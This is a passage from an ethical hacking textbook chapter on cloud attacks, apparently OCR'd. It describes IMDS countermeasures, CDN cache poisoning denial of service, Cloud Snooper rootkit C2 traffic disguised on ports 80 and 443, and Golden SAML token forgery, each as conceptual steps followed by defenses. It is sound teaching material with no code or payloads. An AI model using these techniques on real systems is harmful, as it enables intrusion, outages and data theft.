


Figure 19.39: IMDS Attack

Countermeasures:

- Use IMDSv2 instead of IMDSv1.
- Turn off IMDS when not required.
- Roles should not be assigned to an instance if not required; if required, assign the least privileges to the roles.
- Restrict the IMDS access of suspected users.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cache Poisoned Denial of Service (CPDoS)/Content Delivery Network (CDN) Cache Poisoning Attack

In a CPDoS or CDN cache poisoning attack, attackers create malformed or oversized HTTP requests to trick the origin web server into responding with malicious or error content, which can be cached at the content delivery network (CDN) servers. Therefore, the malicious or error-based content is cached in the CDN server, which delivers it to legitimate users, resulting in a DoS attack on the target network. A CPDoS attack can occur because of misconfiguration of CDN-protected servers, which results in the storage of web content or pages with error responses from the origin server.

Attackers can use cache poisoning techniques to prevent users from accessing cloud services. A web page or server can become unreachable even if a single HTTP request is cached and poisoned. This attack allows attackers to compromise the target website's online service functionalities.

Steps for CDN Cache Poisoning to Perform a DoS Attack

- **Step 1:** An attacker requests a resource from the target web server by submitting a request containing a malicious HTTP header.
- **Step 2:** If the intermediary CDN server does not have a cache of the requested webpage or resource, the request is forwarded to the origin web server, which returns an error because the request is malicious.
- **Step 3:** The error page is cached instead of the genuine one at the CDN server.
- **Step 4:** Now, instead of the original web page, users receive a cached error page such as "404 Not Found" whenever they attempt to access the resource.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 5:** The CDN server also broadcasts the same error page across other connected users, making legitimate services unreachable to them.





Figure 19.40: Demonstration of a CPDoS attack

Countermeasures:

- Configure the CDN to avoid the caching of HTTP error pages.
- Implement a web application firewall (WAF).
- Monitor and eliminate error pages from the cache.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Cloud Snooper Attack

Cloud snooper attacks are triggered at AWS security groups (SGs) to compromise the target server and extract sensitive data stealthily. Attackers perform this attack by leveraging a weakly configured firewall or any underlying vulnerabilities. Attackers use various techniques to bypass security controls such as firewalls and gain remote control over the target server.

Attackers exploit a weakness in SGs, which are intended to allow only the traffic with destination ports 80 or 443. Attackers install rootkits either by exploiting weaknesses in traffic filters, supply-chain attacks, or brute-forcing SSH. Attackers transmit their command and control (C2) packets masquerading as legitimate traffic. Then, the installed rootkit intercepts the packets and redirects the commands to the backdoor Trojan. The Trojan executes the malicious activities according to the C2 commands received from the remote machine.

Steps Involved in a Cloud Snooper Attack:

- **Step 1:** Attackers send specially created C2 packets along with normal traffic to the target server with destination ports 80 and 443, fooling the perimeter firewall.
- **Step 2:** The firewall verifies all incoming packets and allows them to pass as all the packets contain 80 and 443 as the destination ports.
- **Step 3:** Now, the listener in the rootkit intercepts traffic towards the server and recreates the packets with source ports 1010, 2020, 6060, 7070, 8080, or 9999. The listener then transmits those packets to the backdoor installed by the rootkit.
- **Step 4:** The backdoor Trojan now performs actions according to the C2 commands and sends the data back to the rootkit after collecting from the target server.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 5:** The rootkit again reconstructs the received packets with the source ports 80 and 443 to bypass the firewall and exfiltrate data to the attacker. Here, the firewall is again fooled by the rootkit.





Figure 19.41: Illustration of a cloud snooper attack

Countermeasures:

- Ensure that the network traffic is regularly analyzed.
- Ensure that the web servers are regularly patched.
- Employ a layered security model.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Golden SAML Attack

Golden Security Assertion Markup Language (SAML) attacks are implemented to target identity providers on cloud networks such as the Active Directory Federation Service (ADFS) that utilize the SAML protocol for the authentication and authorization of users. Attackers initially gain administrative access to the identity provider's user profile and exploit token signing certificates to generate forged SAML tokens or responses by manipulating the SAML assertions. This access can be achieved through session hijacking, privilege escalation, or lateral movement via previously exploited vulnerabilities or attacks.

Golden SAML Attack Scenario

- **Step 1:** An attacker gains access to the ADFS server (identity provider) and steals the certificate and encryption key that signs the assertion.
- **Step 2:** When a user attempts to access the required service, the service provider redirects the request to the identity provider.
- **Step 4:** The attacker intercepts the redirect request and sends back the SAML response with forged assertion values using the stolen keys.
- **Step 5:** Then, the service provider allows the attacker to access federated services associated with the target user account.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

